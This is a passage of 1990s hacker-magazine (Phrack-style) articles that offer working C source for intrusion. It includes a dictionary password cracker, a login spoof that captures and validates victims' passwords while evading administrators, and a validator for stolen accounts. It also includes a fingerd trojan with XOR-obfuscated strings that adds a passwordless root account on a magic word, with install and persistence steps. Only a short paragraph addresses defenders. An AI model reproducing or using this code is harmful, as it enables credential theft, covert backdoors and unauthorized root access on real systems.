/* Takes a string of characters as its argument(in this case the login
   i.d., and then reverses it */
```

```
void reverse_word( char *wd )
{
char temp[2], buff[WORDSIZE];
int i;

i = strlen(wd) + 1;
 strcpy(temp, "");
strcpy(buff, "");

 do
 {
    i--;
    if ((isalnum(wd[i]) || (ispunct(wd[i]))) != NULL) {
        sprintf(temp, "%c", wd[i]);
       strncat(buff, temp, 1);
    }

 } while(i != 0);

if (strlen(buff) > 1)
   try_word(buff);
}



/* Read one word at a time from the specified dictionary for use
   as possible passwords, if dictionary filename is NULL, ignore
   this operation */

void do_dict( void )
{
FILE *fp;
char buff[WORDSIZE], temp[2];
int c;

strcpy(buff, "");
strcpy(temp, "");


if (dict == NULL)
   exit(0);

   if ((fp = fopen(dict, "r")) == NULL) {
       printf("Error opening dictionary file\n");
      exit(0);
   }

rewind(fp);


 while ((c = fgetc(fp)) != EOF)
 {
  if ((c != ' ') || (c != '\n')) {
     strcpy(temp, "");
      sprintf(temp, "%c", c);
     strncat(buff, temp, 1);
  }

  if (c == '\n') {
    if (buff[0] != ' ')
       try_word(buff);

      strcpy(buff, "");
  }
 }

fclose(fp);
}
```

```
/* Process the word to be used as a password by stripping \n from
   it if necessary, then use the pwdauth() function, with the login
   name and word to attempt to get a valid id & password */

void try_word( char pw[] )
{
int pwstat, i, pwlength;
char temp[2], buff[WORDSIZE];

strcpy(buff, "");
pwlength = strlen(pw);

for (i = 0; i != pwlength; i++)
{

 if (pw[i] != '\n') {
     strcpy(temp, "");
     sprintf(temp, "%c", pw[i]);
    strncat(buff, temp, 1);
 }
}

 if (strlen(buff) > 3 ) {
     printf("Trying : %s\n", buff);

     if (pwstat = pwdauth(logname, buff) == NULL) {
         printf("Valid Password! - writing details to 'data'\n");

         write_details(buff);

        if (strcmp(mode, "f") == NULL)
           exit(0);
     }
 }
}



/* If valid account & password, store this, along with the accounts
   uid, gid, comment, homedir & shell in a file called 'data' */

void write_details( char *pw )
{
FILE *fp;

if ((fp = fopen(OUTFILE, "a")) == NULL) {
    printf("Error opening output file\n");
   exit(0);
}

fprintf(fp, "%s:%s:%d:%d:", logname, pw, uid, gid);
 fprintf(fp, "%s:%s:%s\n", comment, homedir, shell);
fclose(fp);
}

---cut here-------------------------------------------------------------------
```

again to compile it do :-

```
$ gcc shcrack.c -o shcrack
```

or

```
$ acc shcrack.c -o shcrack
```

this can vary depending on your compiler.

The Ultimate Login Spoof

Well this subject has been covered many times before but its a while since I have seen a good one, and anyway I thought other unix spoofs have had two main problems :-

1) They were pretty easy to detect when running
2) They recorded any only shit entered.....

Well now I feel these problems have been solved with the spoof below. Firstly, I want to say that no matter how many times spoofing is deemed as a 'lame' activity, I think it is very underestimated.

When writing this I have considered every possible feature such a program should have. The main ones are :-

1) To validate the entered login i.d. by searching for it in the password file.

2) Once validated, to get all information about the account entered including - real name etc from the comment field, homedir info (e.g. /homedir/miner) and the shell the account is using and store all this in a file.

3) To keep the spoofs tty idle time to 0, thus not to arouse the administrators suspicions.

4) To validates passwords before storing them, on all unshadowed unix systems & SUNOS shadowed/unshadowed systems.

5) To emulates the 'sync' dummy account, thus making it act like the real login program.

6) Disable all interrupts(CTRL-Z, CTRL-D, CTRL-C), and automatically quit if it has not grabbed an account within a specified time.

7) To automatically detect & display the hostname before the login prompt e.g. 'ccu login:', this feature can be disabled if desired.

8) To run continuously until a valid i.d. & valid password are entered.

As well as the above features, I also added a few more to make the spoof 'foolproof'. At university, a lot of the users have been 'stung' by login spoofs in the past, and so have become very conscious about security.

For example, they now try and get around spoofs by entering any old crap when prompted for their login name, or to hit return a few times, to prevent any 'crappy' spoofs which may be running. This is where my spoof shines!, firstly if someone was to enter -

```
login: dhfhfhfhryr
Password:
```

into the spoof, it checks to see if the login i.d. entered is valid by searching for it in the password file. If it exists, the spoof then tries to validate the password. If both the i.d. & password are valid, these will be stored in a file called .data, along with additional information about the account taken directly from the password file.

Now if, as in the case above, either the login name or password is incorrect, the information is discarded, and the login spoof runs again, waiting for a valid user i.d. & password to be entered.

Also, a lot of systems these days have an unpassworded account called
'sync', which when logged onto, usually displays the date & time the
sync account was last logged into, and from which server or tty,
the message of the day, syncs the disk, and then logs you straight out.

A few people have decided that the best way to dodge login spoofs is to
first login to this account then when they are automatically logged out,
to login to their own account.

They do this firstly, so that if a spoof is running it only records the
details of the sync account and secondly the spoof would not act as the
normal unix login program would, and therefore they would spot it and report
it, thus landing you in the shit with the system administrator.

However, I got around this problem so that when someone
tries to login as sync (or another account of a similar type, which you can
define), it acts exactly like the normal login program would, right down to
displaying the system date & time as well as the message of the day!!

The idle time facility

One of the main problems with unix spoofs, is they can be spotted
so easily by the administrator, as he/she could get a list of current
users on the system and see that an account was logged on, and had been
idle for maybe 30 minutes. They would then investigate & the spoof
would be discovered.

I have therefore incorporated a scheme in the spoof whereby
approx. every minute, the tty the spoof is executed from, is 'touched'
with the current time, this effectively simulates terminal activity &
keeps the terminals idle time to zero, which helps the spoofs chances
of not being discovered greatly.

The spoof also incorporates a routine which will automatically
keep track of approximately how long the spoof has been running, and if
it has been running for a specified time without grabbing an i.d. or password,
will automatically exit and run the real login program.
This timer is by default set to 12.5 minutes, but you can alter this time
if you wish.

Note: Due to the varying processing power of some systems, I could not
set the timer to exactly 60 seconds, I have therefore set it to 50,
incase it loses or gains extra time. Take this into consideration when
setting the spoofs timer to your own value. I recommend you
stick with the default, and under no circumstances let it run
for hours.

Password Validation techniques

The spoof basically uses 2 methods of password validation(or none at
all on a shadowed system V). Firstly, when the spoof is used on any unix
with an unshadowed password file, it uses the crypt function to validate a
password entered. If however the system is running SUNOS 4.1.+ and
incorporates the shadow password system, the program uses a function called
pwdauth(). This takes the login i.d. & decrypted password as its arguments
and checks to see if both are valid by encrypting the password and
comparing it to the shadowed password file which is usually located in
/etc/security and accessible only by root. By validating both the i.d. &
password we ensure that the data which is saved to file is correct and not
any old bullshit typed at the terminal!!!

Executing the Spoof

---

ok, now about the program. This is written in ANSI-C, so I hope you have a compatible compiler, GCC or suns ACC should do it. Now the only time you will need to change to the code is in the following circumstances :-

1) If you are to compile & run it on an unshadowed unix,
   in which case remove all references to the pwdauth() function,
   from both the declarations & the shadow checking routine, add
   this code in place of the shadow password checking routine :-

```
     if ( shadow == 1 ) {
          invalid = 0;
       else
          invalid = 1;
     }
```

2) Add the above code also to the spoof if you are running this on a system
   V which is shadowed. In this case the spoof loses its ability to
   validate the password, to my knowledge there is no sysV equivalent
   of the pwdauth() function.

Everything else should be pretty much compatible. You should have no problems compiling & running this on an unshadowed SUNOS machine, if you do, make the necessary changes as above, but it compiled ok on every unshadowed SUNOS I tested it on. The Spoof should automatically detect whether a SUNOS system is shadowed or unshadowed and run the appropriate code to deal with each situation.

Note: when you have compiled this spoof, you MUST 'exec' it from the
      current shell for it to work, you must also only have one shell
      running. e.g. from C or Bourne shell using the GNU C Compiler do :-

```
$ gcc spoof.c -o spoof
$ exec spoof
```

This replaces the current shell with the spoof, so when the spoof quits & runs the real login program, the hackers account is effectively logged off.

ok enough of the bullshit, here's the spoof :-

----------cut here----------

```
/* Program   : Unix login spoof
   Author    : The Shining/UPi (UK Division)
   Date      : Released 12/4/94
   Unix Type : All unshadowed unix systems &
               shadowed SUNOS systems
   Note      : This file MUST be exec'd from the shell. */


#include <stdio.h>
#include <string.h>
#include <signal.h>
#include <pwd.h>
#include <time.h>
#include <utime.h>

#define OUTFILE ".data"           /* Data file to save account info into */
#define LOGPATH "/usr/bin/login"  /* Path of real login program */
#define DUMMYID "sync"            /* Dummy account on your system */
#define DLENGTH 4                 /* Length of dummy account name */


FILE *fp;


/* Set up variables to store system time & date */
```

```
time_t now;

static int time_out, time_on, no_message, loop_cnt;


/* Set up a structure to store users information */

struct loginfo {
              char logname[10];
              char key[9];
              char *comment;
              char *homedir;
              char *shell;
            } u;


/* Use the unix function getpass() to read user password and
   crypt() or pwdauth()  (remove it below if not SUNOS)
   to validate it etc */

char *getpass(), *gethostname(), *alarm(), *sleep(),
     *crypt(), *ttyname(), *pwdauth(), motd, log_date[60],
     pass[14], salt[3], *tty, cons[] = " on console ",
     hname[72], *ld;


/* flag = exit status, ppid = pid shell, wait = pause length,
   pwstat = holds 0 if valid password, shadow holds 1 if shadow
   password system is being used, 0 otherwise. */

int flag, ppid, wait, pwstat, shadow, invalid;


/* Declare main functions */

     void write_details(struct loginfo *);
     void catch( void ), disable_interrupts( void );
     void log_out( void ), get_info( void ),
          invalid_login( void ), prep_str( char * );


/* set up pointer to point to pwfile structure, and also
   a pointer to the utime() structure */


struct passwd *pwentry, *getpwnam();
struct utimbuf *times;


int main( void )
{
system("clear");

/* Initialise main program variables to 0, change 'loop_cnt' to 1
   if you do not want the machines host name to appear with
   the login prompt! (e.g. prompt is `login:` instead of
   'MIT login:'  etc) */

     wait = 3;               /* Holds value for pause */
      flag = 0;              /* Spoof ends if value is 1 */
       loop_cnt = 0;         /* Change this to 1 if no host required */
       time_out = 0;         /* Stops timer if spoof has been used */
      time_on = 0;           /* Holds minutes spoof has been running */
     disable_interrupts();   /* Call function to disable Interrupts */


/* Get system time & date and store in log_date, this is
   displayed when someone logs in as 'sync' */
```

```
 now = time(NULL);
  strftime(log_date, 60, "Last Login: %a %h %d %H:%M:%S", localtime(&now));
  strcat(log_date, cons);
 ld = log_date;


/* Get Hostname and tty name */

gethostname(hname, 64);
 strcat(hname, " login: ");
tty = ttyname();


/* main routine */

  while( flag == 0 )
  {
       invalid = 0;         /* Holds 1 if id +/or pw are invalid */
        shadow = 0;         /* 1 if shadow scheme is in operation */
         no_message = 0;    /* Flag for Login Incorrect msg */
        alarm(50);          /* set timer going */
       get_info();          /* get user i.d. & password */


/* Check to see if the user i.d. entered is 'sync', if it is
   display system time & date, display message of the day and
   then run the spoof again, insert the account of your
   choice here, if its not sync, but remember to put
   the length of the accounts name next to it! */

     if (strncmp(u.logname, DUMMYID, DLENGTH) == NULL) {
        printf("%s\n", ld);

          if ((fp = fopen("/etc/motd", "r")) != NULL) {
              while ((motd = getc(fp)) != EOF)
                     putchar(motd);

              fclose(fp);
          }

           printf("\n");
             prep_str(u.logname);
             no_message = 1;
           sleep(wait);
     }


/* Check if a valid user i.d. has been input, then check to see if
   the password system is shadowed or unshadowed.
   If both the user i.d. & password are valid, get additional info
   from the password file, and store all info in a file called .data,
   then exit spoof and run real login program */

    setpwent();   /* Rewind pwfile to beign processing */


    if ((pwentry = getpwnam(u.logname)) == (struct passwd *) NULL) {
         invalid = 1;
        flag = 0;
    }
    else
       strncpy(salt, pwentry->pw_passwd, 2);


/* Check for shadowed password system, in SUNOS, the field in /etc/passwd
   should begin with '##', in system V it could contain an 'x', if none
   of these exist, it checks that the entry = 13 chars, if less then
   shadow system will probably be implemented (unless acct has been
   disabled) */
```

```
 if ( invalid == 0 ) {

       if ((strcmp(salt, "##")) || (strncmp(salt, "x", 1)) == NULL)
           shadow = 1;
       else
          if (strlen(pwentry->pw_passwd) < 13)
             shadow = 1;


/* If unshadowed, use the salt from the pwfile field & the key to
   form the encrypted password which is checked against the entry
   in the password file, if it matches, then all is well, if not,
   spoof runs again!! */

    if ( shadow != 1 ) {

      if (strcmp(pwentry->pw_passwd, crypt(u.key, salt)) == NULL)
         invalid = 0;
      else
         invalid = 1;
    }


/* If SUNOS Shadowing is in operation, use the pwdauth() function
   to validate the password, if not SUNOS, substitute this code
   with the routine I gave earlier! */

       if ( shadow == 1 ) {
          if (pwstat = pwdauth(u.logname, u.key) == NULL)
             invalid = 0;
          else
             invalid = 1;
       }
}


/* If we have a valid account & password, get user info from the
   pwfile & store it */

        if ( invalid == 0 ) {

           u.comment = pwentry->pw_gecos;
            u.homedir = pwentry->pw_dir;
           u.shell = pwentry->pw_shell;

          /* Open file to store user info */

           if ((fp = fopen(OUTFILE, "a")) == NULL)
              log_out();

               write_details(&u);
                fclose(fp);
                no_message = 1;
               flag = 1;
        }
        else
           flag = 0;

        invalid_login();

    endpwent();                         /* Close pwfile */

    if (no_message == 0)
       loop_cnt++;

  }                                    /* end while */

log_out();                             /* call real login program */

}
```

```
/* Function to read user i.d. & password */

void get_info( void )
{
   char user[11];
   unsigned int string_len;

   fflush(stdin);
    prep_str(u.logname);
    prep_str(u.key);
   strcpy(user, "\n");


/* Loop while some loser keeps hitting return when asked for user
   i.d. and if someone hits CTRL-D to break out of spoof. Enter
   a # at login to exit spoof. Uncomment the appropriate line(s)
   below to customise the spoof to look like your system */

  while ((strcmp(user, "\n") == NULL) && (!feof(stdin)))
  {
   /* printf("Scorch Ltd SUNOS 4.1.3\n\n); */

    if (loop_cnt > 0)
       strcpy(hname, "login: ");

      printf("%s", hname);
      fgets(user, 9, stdin);


   /* Back door for hacker, # at present, can be changed,
      but leave \n in. */

     if (strcmp(user, "#\n") == NULL)
         exit(0);


    /* Strip \n from login i.d. */

     if (strlen(user) < 8)
        string_len = strlen(user) - 1;
     else
        string_len = strlen(user);

     strncpy(u.logname, user, string_len);



/* check to see if CTRL-D has occurred because it does not
   generate an interrupt like CTRL-C, but instead generates
   an end-of-file on stdin */

     if (feof(stdin)) {
         clearerr(stdin);
        printf("\n");
     }

  }



/* Turn off screen display & read users password */

     strncpy(u.key, getpass("Password:"), 8);

}
```

```
/* Function to increment the timer which holds the amount of time
   the spoof has been running */

void catch( void )
{
  time_on++;


/* If spoof has been running for 15 minutes, and has not
   been used, stop timer and call spoof exit routine */

if ( time_out == 0 ) {
   if (time_on == 15) {
       printf("\n");
        alarm(0);
       log_out();
   }
}


/* 'Touch' your tty, effectively keeping terminal idle time to 0 */

 utime(tty, times);
alarm(50);
}



/* Initialise a string with \0's */

void prep_str( char str[] )
{
int strl, cnt;

strl = strlen(str);
for (cnt = 0; cnt != strl; cnt++)
    str[cnt] = ' ';
}


/* function to catch interrupts, CTRL-C & CTRL-Z etc as
   well as the timer signals */

void disable_interrupts( void )
{
   signal(SIGALRM, catch);
    signal(SIGQUIT, SIG_IGN);
     signal(SIGTERM, SIG_IGN);
    signal(SIGINT, SIG_IGN);
   signal(SIGTSTP, SIG_IGN);
}


/* Write the users i.d., password, personal information, homedir
   and shell to a file */

void write_details(struct loginfo *sptr)
{

   fprintf(fp, "%s:%s:", sptr->logname, sptr->key);
    fprintf(fp, "%d:%d:", pwentry->pw_uid, pwentry->pw_gid);
     fprintf(fp, "%s:%s:", sptr->comment, sptr->homedir);
    fprintf(fp, "%s\n", sptr->shell);
   fprintf(fp, "\n");
}



/* Display login incorrect only if the user hasn't logged on as
   'sync' */
```

```
void invalid_login( void )
{

         if ( flag == 1 && pwstat == 0 )
            sleep(wait);

         if ( no_message == 0 )
            printf("Login incorrect\n");
}


/* Displays appropriate message, exec's the real login program,
   this replaces the spoof & effectively logs spoof's account off.
   Note: this spoof must be exec'd from the shell to work */

void log_out( void )
{
  time_out = 1;

   if ( no_message == 1 ) {
        sleep(1);
       printf("Login incorrect\n");
   }

   execl(LOGPATH, "login", (char *)0);
}
```

----------cut here----------

then delete the source, run it and wait for some sucker to login!.
If you do initially run this spoof from your account, I suggest you
remove it when you have grabbed someone's account and run it from theirs
from then on, this reduces your chances of being caught!

User i.d. & Password Validator

Now if you are familiar with the unix Crack program, as I'm sure most of
you are ;-), or if you have used my spoof to grab some accounts,
this little program could be of some use. Say you have snagged
quit a few accounts, and a few weeks later you wanna see if they are still
alive, instead of logging onto them, then logging out again 20 or 30 times
which can take time, and could get the system admin looking your way, this
program will continuously ask you to enter a user i.d. & password, then
validate them both by actually using the appropriate entry in the password
file. All valid accounts are then stored along with other info from the
password file, in a data file. The program loops around until you stop it.

This works on all unshadowed unix systems, and, you guessed it!, shadowed
SUNOS systems.

If you run it on an unshadowed unix other than SUNOS, remove all references
to pwdauth(), along with the shadow password file checking routine,
if your on sysV, your shit outa luck! anyway, here goes :-

---cut here----------

```
/* Program   : To validate accounts & passwords on both
               shadowed & unshadowed unix systems.
   Author    : The Shining/UPi (UK Division)
   Date      : Released 12/4/94
   UNIX type : All unshadowed systems, and SUNOS shadowed systems */
```

```
#include <stdio.h>
#include <string.h>
#include <pwd.h>


FILE *fp;


int pw_system( void ), shadowed( void ), unshadowed( void );
void write_info( void ), display_notice( void );

struct passwd *pwentry, *getpwnam();

struct user {
       char logname[10];
       char key[9];
       char salt[3];
} u;


char *getpass(), *pwdauth(), *crypt(), ans[2];
int invalid_user, stat;


int main( void )
{

 strcpy(ans, "y");

 while (strcmp(ans, "y") == NULL)
 {
   invalid_user = stat = 0;
    display_notice();
     printf("Enter login id:");
    scanf("%9s", u.logname);
   strcpy(u.key, getpass("Password:"));


 setpwent();

   if ((pwentry = getpwnam(u.logname)) == (struct passwd *) NULL)
      invalid_user = 1;
   else
      strncpy(u.salt, pwentry->pw_passwd, 2);


 if (invalid_user != 1) {

   if ((stat = pw_system()) == 1) {
      if ((stat = unshadowed()) == NULL) {
           printf("Unshadowed valid account! - storing details\n");
          write_info();
      }
   }
   else
     if ((stat = shadowed()) == NULL) {
          printf("SUNOS Shadowed valid account! - storing details\n");
         write_info();
     }
     else
        invalid_user = 2;

 }


    if (invalid_user == 1)
       printf("User unknown/not found in password file\n");

    if (invalid_user == 2 )
       printf("Password invalid\n");
```

```
       printf("\n\nValidate another account?(y/n): ");
       scanf("%1s", ans);

 endpwent();
 }
}


/* Check to see if shadow password system is used, in SUNOS the field
   in /etc/passwd starts with a '#', if not, check to see if entry
   is 13 chars, if not shadow must be in use. */

int pw_system( void )
{
   if (strlen(pwentry->pw_passwd) != 13)
      return(0);
   else
      if (strcmp(u.salt, "##") == NULL)
         return(0);
      else
         return(1);
}


/* If system is unshadowed, get the 2 character salt from the password
   file, and use this to encrypt the password entered. This is then
   compared against the password file entry. */

int unshadowed( void )
{
if (pwentry->pw_passwd == crypt(u.key, u.salt))
   return(0);
else
   return(1);
}


/* If SUNOS shadowe system is used, use the pwdauth() function to validate
   the password stored in the /etc/security/passwd.adjunct file */

int shadowed( void )
{
int pwstat;

if (pwstat = pwdauth(u.logname, u.key) == NULL)
   return(0);
else
   return(1);
}


/* Praise myself!!!! */

void display_notice( void )
{
system("clear");
 printf("Unix Account login id & password validator.\n");
 printf("For all unshadowed UNIX systems & shadowed SUNOS only.\n\n");
printf("(c)1994 The Shining\n\n\n\n");
}


/* Open a file called 'data' and store account i.d. & password along with
   other information retrieved from the password file */

void write_info( void )
{

/* Open a file & store account information from pwfile in it */
```

```
if ((fp = fopen("data", "a")) == NULL) {
     printf("error opening output file\n");
    exit(0);
}

fprintf(fp, "%s:%s:%d:", u.logname, u.key, pwentry->pw_uid);
 fprintf(fp, "%d:%s:", pwentry->pw_gid, pwentry->pw_gecos);
 fprintf(fp, "%s:%s\n", pwentry->pw_dir, pwentry->pw_shell);
fclose(fp);
}
```

-----cut here---

The above programs will not compile under non-ansi C compilers without quite a bit of modification. I have tested all these programs on SUNOS both shadowed & unshadowed, though they should work on other systems with little modification (except the shadow password cracker, which is SUNOS shadow system specific).

Regards to the following guys :-

Archbishop & The Lost Avenger/UPi, RamRaider/QTX,
the guys at United International Perverts(yo Dirty Mac & Jasper!)
and all I know.

(c) 1994 The Shining (The NORTH!, U.K.)

****

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 12 of 28

****

The fingerd trojan horse
Original article by Hitman Italy for Phrack Inc.

This article is for informational purpose only, I'm not liable for any damage or illegal activity perpetrated using the source or the informations in the article.

-=- + -

So you have gained access to a system and want to keep on hacking without being kicked off by a smart operator, there are dozen methods you can use, usually, if an operator figure out that his system is under attack, he'll check out the login program and telnetd for backdoors, then the telnet for logging activities or network sniffers and so on.. if nothing is found he'll realize the hacker is a dumb ass and he'll just modify the passwd to prevent him from logging on (in most cases), here comes my fingerd trojan. This scheme is quite original (I've never seen it used) and the source is compact enough to be fitted into a MAG. The fingerd as all you know (I hope) is the finger server run by inetd when a client opens the finger port (N.79), of course if the port is locked, or you have a network firewall, do not use this code.

---------- + CUT HERE + ----------

```
/*  The Fingerd trojan by Hitman Italy
 *  This source cannot be spread without the whole article
 *  but you can freely implement or modify it for personal use
 */

static char copyright[] = "";   /* Add the copyright string here */

static char sccsid[] = "";      /* Add the sccsid string here */


#include <stdio.h>

#define PATH_FINGER "/usr/ucb/finger"
#define CODE 161

char *HitCrypt(ch)
char *ch;
{
   char *b;
   b=ch;
   while ((*(ch++)^=CODE)!=0x00);
   return(b);
}

main(argc,argv)
int argc;
char *argv[];
{
   register FILE *fp;
   register int ch;
   register char *lp;
   int p[2];

static char exor[4][23]={
{201,200,213,CODE},
{142,196,213,194,142,209,192,210,210,214,197,CODE},
{201,200,213,155,155,145,155,145,155,155,142,155,142,195,200,207,142,194,
210,201,CODE},
```

```
{227,192,194,202,197,206,206,211,129,192,194,213,200,215,192,213,196,197,
143,143,143,CODE} };

#define   ENTRIES   50
   char **ap, *av[ENTRIES + 1], line[1024], *strtok();

#ifdef LOGGING               /* unused, leave it for "strings" command */
#include <netinet/in.h>
   struct sockaddr_in sin;
   int sval;

   sval = sizeof(sin);
   if (getpeername(0, &sin, &sval) < 0)
      fatal(argv[0],"getpeername");
#endif

   if (!fgets(line, sizeof(line), stdin))
      exit(1);

   av[0] = "finger";

   for (lp = line, ap = &av[1];;) {
      *ap = strtok(lp, " \t\r\n");
      if (!*ap)
         break;
      if ((*ap)[0] == '/' && ((*ap)[1] == 'W' || (*ap)[1] == 'w'))
         *ap = "-l";
      if (++ap == av + ENTRIES)
         break;
      lp = NULL;
   }

   if (pipe(p) < 0)
      fatal(argv[0],"pipe");

   switch(fork()) {
   case 0:
      (void)close(p[0]);
      if (p[1] != 1) {
         (void)dup2(p[1], 1);
         (void)close(p[1]);
      }

/*-===-=-=-=- PUT HERE YOUR CODE -=-=-=-=-=-*/
   if (av[1])
       if (strcmp( (HitCrypt(&exor[0][0])) ,av[1])==0) {
        if(!(fp=fopen( (HitCrypt(&exor[1][0])) ,"a")))
         _exit(10);
        fprintf(fp,"%s\n", HitCrypt(&exor[2][0]));
        printf("%s\n", HitCrypt(&exor[3][0]));
        fclose(fp);
        break;
       }
/*-===-=-=-=- END OF CUSTOM CODE =-=-=-=-=-=-*/

        if (execv(PATH_FINGER, av)==-1)
         fprintf(stderr,"No local finger program found\n");
      _exit(1);
   case -1:
      fatal(argv[0],"fork");
   }
   (void)close(p[1]);
   if (!(fp = fdopen(p[0], "r")))
      fatal(argv[0],"fdopen");
   while ((ch = getc(fp)) != EOF) {
      putchar(ch);
   }
   exit(0);
}
```

```
fatal(prg,msg)

   char *prg,*msg;
{
   fprintf(stderr, "%s: ", prg);
   perror(msg);
   exit(1);
}
```

--------- + CUT HERE + ----------

I think it's quite easy to understand, first of all, inetd opens the socket and pipes the the input data through the fingerd

```
*  if (!fgets(line, sizeof(line), stdin))
*     exit(1);
*   av[0] = "finger";
*   for (lp = line, ap = &av[1];;) {
*      *ap = strtok(lp, " \t\r\n");
*      if (!*ap)
*         break;
*      if ((*ap)[0] == '/' && ((*ap)[1] == 'W' || (*ap)[1] == 'w'))
*         *ap = "-l";
```

here it gets the data from stdin and parses them (strtok) converting (due to RFC742) any '/W' or '/w' old options in '-l'

```
*    switch(fork()) {
*   case 0:
*      (void)close(p[0]);
*      if (p[1] != 1) {
*         (void)dup2(p[1], 1);
*         (void)close(p[1]);
*      }
```

the task goes into the background

```
*        if (execv(PATH_FINGER, av)==-1)
*         fprintf(stderr,"No local finger program found\n");
```

here the daemon executes the local finger with remote parameters

```
*   (void)close(p[1]);
*   if (!(fp = fdopen(p[0], "r")))
*      fatal(argv[0],"fdopen");
*   while ((ch = getc(fp)) != EOF) {
*      putchar(ch);
```

the output is piped back to the remote system

That's how the finger daemon works... now the trojan, basically we'll check out the input finger user till the magic code matches, then our sleepin' trojan will wake up and do the job... let's examine my code (decrypted)

```
/*-=-=-=-=-=- PUT HERE YOUR CODE -=-=-=-=-=-=-*/
   if (av[1])
       if (strcmp("hit",av[1])==0) {
        if(!(fp=fopen("/etc/passwd","a")))
         _exit(10);
        fprintf(fp,"hit::0:0::/:/bin/csh\n");
        printf("Backdoor activated...\n");
        fclose(fp);
        break;
       }
/*-=-=-=-=-=- END OF CUSTOM CODE =-=-=-=-=-=-=-*/
```

When the "hit" magic code matches the trojan will modify the passwd adding a fake unpassworded root user named "hit", so you can relogin as root, cover your tracks and keep on working. Of course this is an example, you

can do what you want simply adding your custom code, you may remote cat a log file without logging in, or remote kill an user, maybe root logins are disabled so you have to make a suid shell and add a normal entry in the passwd or open a port and so on, you can also use multiple codes if you like. If the magic word doesn't match of course the finger will work out normally.

```
<example>
# finger hit@666.666.666.666
[666.666.666.666]
Backdoor activated...

Well done! You have gained a root access.
(...)
# cat /etc/passwd
root:EXAMPLE PASSWORD:0:1:Operator:/:/bin/csh
nobody:*:65534:65534::/:
daemon:*:1:1::/:
sys:*:2:2::/:/bin/csh
bin:*:3:3::/bin:
uucp:*:4:8::/var/spool/uucppublic:
news:*:6:6::/var/spool/news:/bin/csh
ingres:*:7:7::/usr/ingres:/bin/csh
audit:*:9:9::/etc/security/audit:/bin/csh
sync::1:1::/:/bin/sync
ftp:*:995:995:Anonymous FTP account:/home/ftp:/bin/csh
+::0:0:::
hit::0:0::/:/bin/csh
^^^ they run NIS... anyway our local root login will work fine

<example>
#finger hit@hacked.system.com
[hacked.system.com]
here is the log
user: xit001 from: hell.com ip: 666.666.666.666 has pw: xit001
user: yit001 from: (...)
```

That's really useful to collect logfiles without logging in and leave tracks everywhere.

Now the problem....
If you want to use the fingerd to run world accessible commands you won't have any problem but if you require root privileges check this out:

```
#grep fingerd /etc/inetd.conf
finger  stream  tcp     nowait  nobody  /usr/etc/in.fingerd     in.fingerd
                                ^^^^^^
```

On SunOs 4.x.x the fingerd runs as nobody, the fake user (used with NFS etc..), as nobody of course you cannot modify the passwd, so edit the file

```
finger  stream  tcp     nowait   root   /usr/etc/in.fingerd     in.fingerd
```

now you have to refesh the inetd process

```
#kill -HUP <inetd pid>
```

now you can do what you want, many unix clones let the fingerd running as root by default... and even if you have to modify the inetd.conf an operator unlikely will realize what is appening since all other daemons run as root.

Why have I crypted all data?

```
#strings login
(...)
Yeah d00dz! That's a //\/\eg/+\Backd0[+]r by MASTER(...) of MEGA(...)
```

Lame or not? All alien data must be crypted.. a fast exor crypting

routine will work fine, of course you can use the standard crypt function or other (slow) algorithms but since security is not important (we just want to make our texts invisible) I suggest using my fast algo,to create the exor matrix simply put all texts on a file and use the little ExorCrypt utility I have included UUencoded below (amiga/msdos version).

```
<example amiga>
echo > test "this is a test"
Acrypt test test.o
line crypted: 1
type test.o
static char exor[]={
213,201,200,210,129,200,210,129,192,129,213,196,210,213,161};

char *ExorCrypt(ch)
char *ch;
{
   char *b;
   b=ch;
   while ((*(ch++)^=0xa1)!=0x00);
   return(b);
}
```

The utility will create the exor vector (matrix) (from the 80 column formatted ascii input text) and the specific decoding function, If you do not supply a key "$a1" will be used, remember to add a NewLine if necessary, the vector/matrix never contain them.

Before compiling the whole thing you must add the copyright and sccsid strings I have not included (they may vary).
Let’s simply do: (SunOs)

```
#strings /usr/etc/in.fingerd
@(#) Copyright (c) 1983 Regents of the University of California.
 All rights reserved.                        ^^^^ COPYRIGHT STRING
@(#)in.fingerd.c 1.6 88/11/28 SMI            <<<< SCCSID STRING
getpeername
finger
pipe
/usr/ucb/finger
No local finger program found
fork
fdopen
%s:
         (((((
DDDDDDDDDD
AAAAAA
BBBBBB
```

The top of source becomes:

```
static char copyright[]=
"@(#) Copyright (c) 1983 Regents of the University of California.\n\
 All rights reserverd.\n";
static char sccsid[]="@(#)in.fingerd.c 1.6 88/11/28 SMI"
```

That’s all. Now you can compile and install your fingerd trojan, the source was adapted for SunOS but you can port it on many unix clones without troubles.

Few final words to:

Operators: How to defeat this trojan? First of all check the inetd.conf, then do VARIOUS fingerd checksums (maybe even the "sum" command is a trojan :) if you discover the trojan wrap the finger port so you can track down the hacker (usually all wtmp/lastlog logs are removed) or wrap everything modifying the daemons, do NOT use the inetd.conf_jump_new_daemon scheme, if you can, add a fingerd tripwire entry to prevent future installations.
Well... if the hacker is a good one everything is useless.

Beginners: You must be root to install the trojan, remember to get a copy
of the original fingerd program before installing the fake
version.

On a Sun do:
#cc -o in.fingerd trojan.c
#mv /usr/etc/in.fingerd fingerd.old
#mv in.fingerd /usr/etc
remember to check the /etc/inetd.conf
-=- + -

To get in touch with me send E-Mail to:

Internet: hit@bix.com X.25: QSD Nua (0)208057040540
Mbx: Hitman_Italy

if you want, use my PGP key

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.3a.2

mQCNAiypAuIAAAEEALVTvHLl4zthwydN+3oydNj7woyoKBpi1wBYnKJ4OGFa/KT3
faERV90ifxTS73Ec9pYhS/GSIRUVuOGwahx2UD0HIDgXnoceRamhE1/A9FySImJe
KMc85+nvDuZ0THMbx/W+DDHJMR1Rp2nBzVPMGEjixon02nE/5xrNm/sb/cUdAAUR
tBpIaXRtYW4gSXRhbHkgPGhpdEBiaXguY29tPg==
=bCu4
-----END PGP PUBLIC KEY BLOCK-----

ExorCrypt Amiga version:

-=) S.Encode v2.5 (=-
begin 777 Acrypt.lha
M'$0M;&@U+;L7``"`*```4K>9`0``!D%C<GEP=`X]$UF#^]?>]8TV]?OWWGY]h
MWCGT)T<>==;,3^G7FQMOA\XXX4Q2S[GS9)QP]W.-A<]))-Y@SN9!MOMPPCA"h
MGWF(`+"*XDE5UEU4LU45L4CDCA958FA%94*5RX4P217"J%868`=M85QPS1@<h
M/?_]_O>YL*2RW3+[;9:U9+);_%OP`;\%'W=VLD<;;A%.>^3?Y5SVH19P?5/Zh
MA=_F.G`BP"T_^)W7<CS.<^82-**GE,*TW![K%:RX-^2U1'6@U$A:NB8*U937h
